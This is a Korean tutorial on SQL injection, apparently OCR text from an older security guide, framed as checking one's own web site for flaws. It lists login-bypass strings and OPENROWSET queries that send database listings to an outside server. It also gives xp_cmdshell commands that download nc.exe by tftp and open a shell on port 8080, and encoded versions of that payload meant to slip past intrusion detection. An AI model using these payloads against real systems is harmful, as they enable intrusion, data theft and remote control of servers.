

그림. 정상 페이지 접속 화면

⑵ 매개변수를 이용하여 페이지를 요청해 본다.

SQL Injection이 발생하는 매개변수는 GET, POST를 통해 서버로 전달된다. 아래 예제는 GET방식을 통해 특정 문자열이 들어간 내용만 필터링 해본 결과 화면이다. 매개 변수로 “myname”이 사용되었다. POST는 인터넷 익스플로어 URL창에서 직접 확인이 불가능 하므로 소스 보기를 통해 폼이나 입력 태그가 존재하는지 확인하면 된다.

```
POST Ex) <FORM name=login action=login.asp method=POST>
         <input type="text" name="a_id" width="45" class="input_id" size="23">
         <input type="password" name="a_pwd" width="45" class="input_pwd" size="23">
         </FORM>
```


jjshim@hanaro.com

GET Ex) http://www.점검사이트.co.kr/login.asp?id=jjshim&failed=3

http://www.점검사이트.co.kr/faq/faq.asp?page=1

http://www.점검사이트.co.kr/board/list.php?id=jjshim&page=1

http://www.점검사이트.co.kr/data/detail.jsp?Next=1&m_id=jjshim@hanaro.com



그림. 검색 옵션 사용



그림. HTTP GET 패킷

jjshim@hanaro.com



그림. HTTP POST 패킷

⑶ GET 방식 SQL 주입 공격 탐색

SQL 주입 취약점이 존재하는지 확인할 수 있는 문자열은 다양하다. 문자열에 대해서는 이 문서의 참고자료를 살펴보기 바란다. 필자는 **'**, **%27**, **+or** 등을 이용하였다. 취약점이 존재하면 SQL 서버의 에러 메시지를 확인할 수 있을 것이다.



그림. SQL Injection 취약점 검색

jjshim@hanaro.com

⑷ POST 방식 SQL 주입공격 탐색

URL로 매개변수가 서버로 전달되는 GET방식과 달리 POST는 대다수 폼 방식으로 서버로 전달된다. 아래는 사용자 ID 및 패스워드를 적절히 체크하지 않는 관리자 "login.asp" 페이지이다. 소스를 보면 input 테크로 id(a_id), password(a_pwd)를 입력 받는 다는 것을 알 수 있다. 만약 SQL 주입 공격에 취약한지 점검하려면 a_id, a_pwd 값에 **sql' or 1=1--** 를 입력하여 관리자 페이지 로그인이 이루어 지는지 확인하면 된다. 좀더 상세한 Manipulating sql 주입 공격 기법은 아래 "⑸ SQL 주입 결과값 회신"을 참고 한다.

```
<html> <head>
<title>관리자 모드 - SQL 주입 공격 기법 및 대책</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<Script Language="JavaScript">
        function act_go(arg) {
          if (document.form.a_id.value.length<4) { alert("ID를 넣어주세요");
                document.form.a_id.focus(); return false;
                }
          if (document.form.a_pwd.value.length<4) { alert("패스워드를 넣어주세요");
                document.form.a_pwd.focus(); return false;
                }
                if (arg=="1") { document.form.submit();
                }
        } </Script> </head>
<body bgcolor="#FFFFFF" text="#000000" background="../images/patten.gif">
<input type="text" name="a_id" width="45" class="input_id" size="23">
<input type="password" name="a_pwd" width="45" class="input_pwd" size="23">
 </td>
   </tr>
```

그림. login.asp 소스보기

테스트 문자열:

아래는 아이디 및 패스워드 인증 우회를 점검할 수 있는 몇몇 SQL 주입 공격 문자열이다. 인증 페이지에 직접 해당 문자열을 입력하거나 HTTP Editor를 이용하여 POST데이터를 조작하여 점검할 수 있다. 폼 데이터는 로그인 페이지 이외에도 검색, 문의, 중복ID검사 등 다양한 곳에서 사용자의 입력을 받아들인다. GET 방식 점검과 마찬가지로 사용자 입력을 받아들이는 곳에 **'**, **%27**, **+or** 등을 입력하여 SQL 주입공격에 취약한지 점검하도록 한다.

① ' or 1=1--

② " or 1=1--

③ or 1=1--

④ ' or 'a'='a

⑤ " or "a"="a

⑥ ') or ('a'='a

⑦ sql' or 1=1--

⑧ sql" or 1=1--

⑨ +or 1=1--

⑩ ';--

jjshim@hanaro.com



그림. 로그인 페이지 SQL 주입 취약점 탐색



그림. SQL 주입 취약점 탐색



그림. SQL Injection 취약점 확인

⑸ SQL 주입 결과값 회신

SQL 주입 공격에 취약하다는 것을 확인하였다면, 이제 원격지 DB서버를 Manipulation할 준비가 모두 되었다. 로컬 시스템에 Microsoft SQL 서버를 설치하거나 원격의 다른 Microsoft SQL서버를 사용 가능하도록 설정한 후 원격 DB의 결과값을 회신 할 수 있도록 서비스를 시작시킨다. SQL 주입 취약점이 존재하는 페이지에 데이터 베이스 목록을 받아 오는 Query를 일차적으로 수행한다.

예)

INSERT INTO OPENROWSET('SQLoledb',
'uid=sa;pwd=hacker;Network=DBMSSOCN;Address=192.168.10.100,1433;
','SELECT * FROM checkdb.dbo.databases') SELECT name FROM master.dbo.sysdatabases ; --

	name	dbid	sid	mode	status	status2	crdate	reserved	category	cmptlevel
2	master	1	0x01	0	24	1090519040	2000-0...	1900-01-01 ...	0	80
3	model	3	0x01	0	1073741840	1090519040	2000-0...	2000-08-06 ...	0	80
4	msdb	4	0x01	0	24	1090520064	2000-0...	1900-01-01 ...	0	80
5	Northwind	6	0x01	0	28	1090519040	2000-0...	1900-01-01 ...	0	80
6	pubs	5	0x01	0	24	1090519040	2000-0...	1900-01-01 ...	0	80
7	scan7db	7	0x010500...	0	4194320	1090519040	2004-0...	1900-01-01 ...	0	80
8	tempdb	2	0x01	0	8	1090519040	2005-0...	1900-01-01 ...	0	80

그림. Sysdatabases 리스트

INSERT INTO OPENROWSET('SQLoledb',
'uid=sa;pwd=hacker;Network=DBMSSOCN;Address=192.168.10.100,1433;
','SELECT * FROM checkdb.dbo.databases') select srvname from master.dbo.sysservers;--

	srvid	sr...	srvname	srvproduct	providername	datasource	location	providerstring
1	0	...	PWSDB	SQL Server	SQLOLEDB	PWSDB	NULL	NULL
2	1	...	HANAVIEW	SQL Server	SQLOLEDB	HANAVIEW	NULL	NULL
3	2	...	KMSYSTEM	SQL Server	SQLOLEDB	KMSYSTEM	NULL	NULL
4	3	...	BD_SYSTEM	SQL Server	SQLOLEDB	BD_SYSTEM	NULL	NULL
5	4	...	LOGINDB	SQL Server	SQLOLEDB	LOGINDB	NULL	NULL
6	5	...	FILEDB	SQL Server	SQLOLEDB	FILEDB	NULL	NULL

그림. Sysservers 리스트

INSERT INTO OPENROWSET('SQLoledb',
'uid=sa;pwd=hacker;Network=DBMSSOCN;Address=192.168.10.100,1433;
','SELECT * FROM checkdb..tb_table')
select TABLE_NAME from dbname .INFORMATION_SCHEMA.TABLES;--

원하는 DB의 모든 테이블 데이터를 파일 형태로 가져올 수 있는지 점검하려면 저장 프로시저인 sp_makewebtask를 사용하면 된다.

'; EXEC master..sp_makewebtask "\\IPAddress\Everyone_sharefolder\output.html",
"Select * from INFORMATION_SCHEMA.TABLES;"--

jjshim@hanaro.com

Data Thief, Absinthe, SPI SQL Injector툴을 사용하면 좀더 쉽게 SQL 주입 명령구문을 수행할 수 있다.



그림. Data Thief툴을 사용한 수동 점검



그림. SPI SQL Injector툴을 사용한 수동 점검

jjshim@hanaro.com



그림. Absinthe툴을 사용한 수동 점검

⑹ 명령 수행 결과 회신

SQL 주입 취약점이 실제 존재하는지 점검하는 방법으로 Microsoft SQL서버는 확장 저장 프로시저를 이용할 수 있다. Oracle, MySQL등의 SQL은 exec와 같은 다른 트릭을 이용한다.

'EXEC master..xp_cmdshell 'tftp –I IPAddress GET nc.exe c:\nc.exe'--

'EXEC master..xp_cmdshell 'c:\nc.exe –l –p 8080 –e cmd.exe'--

만약 점검 서버가 방화벽이나 사설 IP를 사용하고 있다면 자신의 시스템으로 리버스 텔넷 접속을 유도하면 된다.

⑺ 침입방지 시스템(IPS), 침입탐지 시스템(IDS) 회피 대응책

모든 SQL 주입공격은 웹 로그에 남게 된다. 그러나 SQL 주입 공격이 성공적으로 이루어 진다면 공격자는 시스템레벨 권한까지 획득 가능하므로 웹 로그 위/변조/삭제를 수행할 수 있게 된다. 많은 기업에서는 이러한 위협으로부터 시스템을 보호하기 위해 네트워크 단에서 침입방지 시스템이나 침입탐지 시스템 혹은 웹 보안 솔루션 등을 사용하여 SQL 주입 공격에 대응하고 있다. 마찬가지로 SQL주입 공격을 회피할 수 있는 다양한 방법들도 논의되고 있다. 대표적인 예로 웹 Proxy를 사용하여 자신의 IP를 숨기거나 보안 솔루션을 회피하기 위해 웹 데이터를 암호화하여 서버로 전달하기도 한다.

jjshim@hanaro.com

평문 SQL 주입 문자:

’EXEC master..xp_cmdshell ‘c:\nc.exe –l –p 8080 –e cmd.exe’--

Unicode로 변환한 문자[EXEC]:

%27%45%58%45%43%20%6D%61%73%74%65%72%2E%2E%78%70%5F%63%6D%64%73%68%65%6C%6C%20%27%63%3A%5C%6E%63%2E%65%78%65%20%2D%6C%20%2D%70%20%38%30%38%30%20%2D%65%20%63%6D%64%2E%65%78%65%27%2D%2D

Unicode로 변환한 문자[exec]:

%27%65%78%65%63%20%6D%61%73%74%65%72%2E%2E%78%70%5F%63%6D%64%73%68%65%6C%6C%20%27%63%3A%5C%6E%63%2E%65%78%65%20%2D%6C%20%2D%70%20%38%30%38%30%20%2D%65%20%63%6D%64%2E%65%78%65%27%2D%2D

그외 Unicode 생략(대소문자에 따라 다양한 변환 문자가 존재)

Base64로 Encode한 문자:

kkVYRUMgbWFzdGVyLi54cF9jbWRzaGVsbCCRYzpcXG5jLmV4ZSCWbCCWcCA4MDgwIJZlIGNtZC5leGWSLS0=

URL encode한 문자:

%92EXEC+master..xp_cmdshell+%91c%3A%5Cnc.exe+%96l+%96p+8080+%96e+cmd.exe%92--

jjshim@hanaro.com

2. SQL Injection 취약점 자동 검색

자신의 사이트가 SQL Injection 취약점이 존재하는지 수동으로 검사하기에는 많은 시간이 소요된다. 서비스되는 모든 코드를 리뷰 하여 취약점을 확인하고 수정하는 것이 가장 최선의 방법이지만, 빠른 시간 내에 이러한 형태의 문제점들을 찾기 위해서는 자동화된 몇몇 도구를 이용할 수 있다.

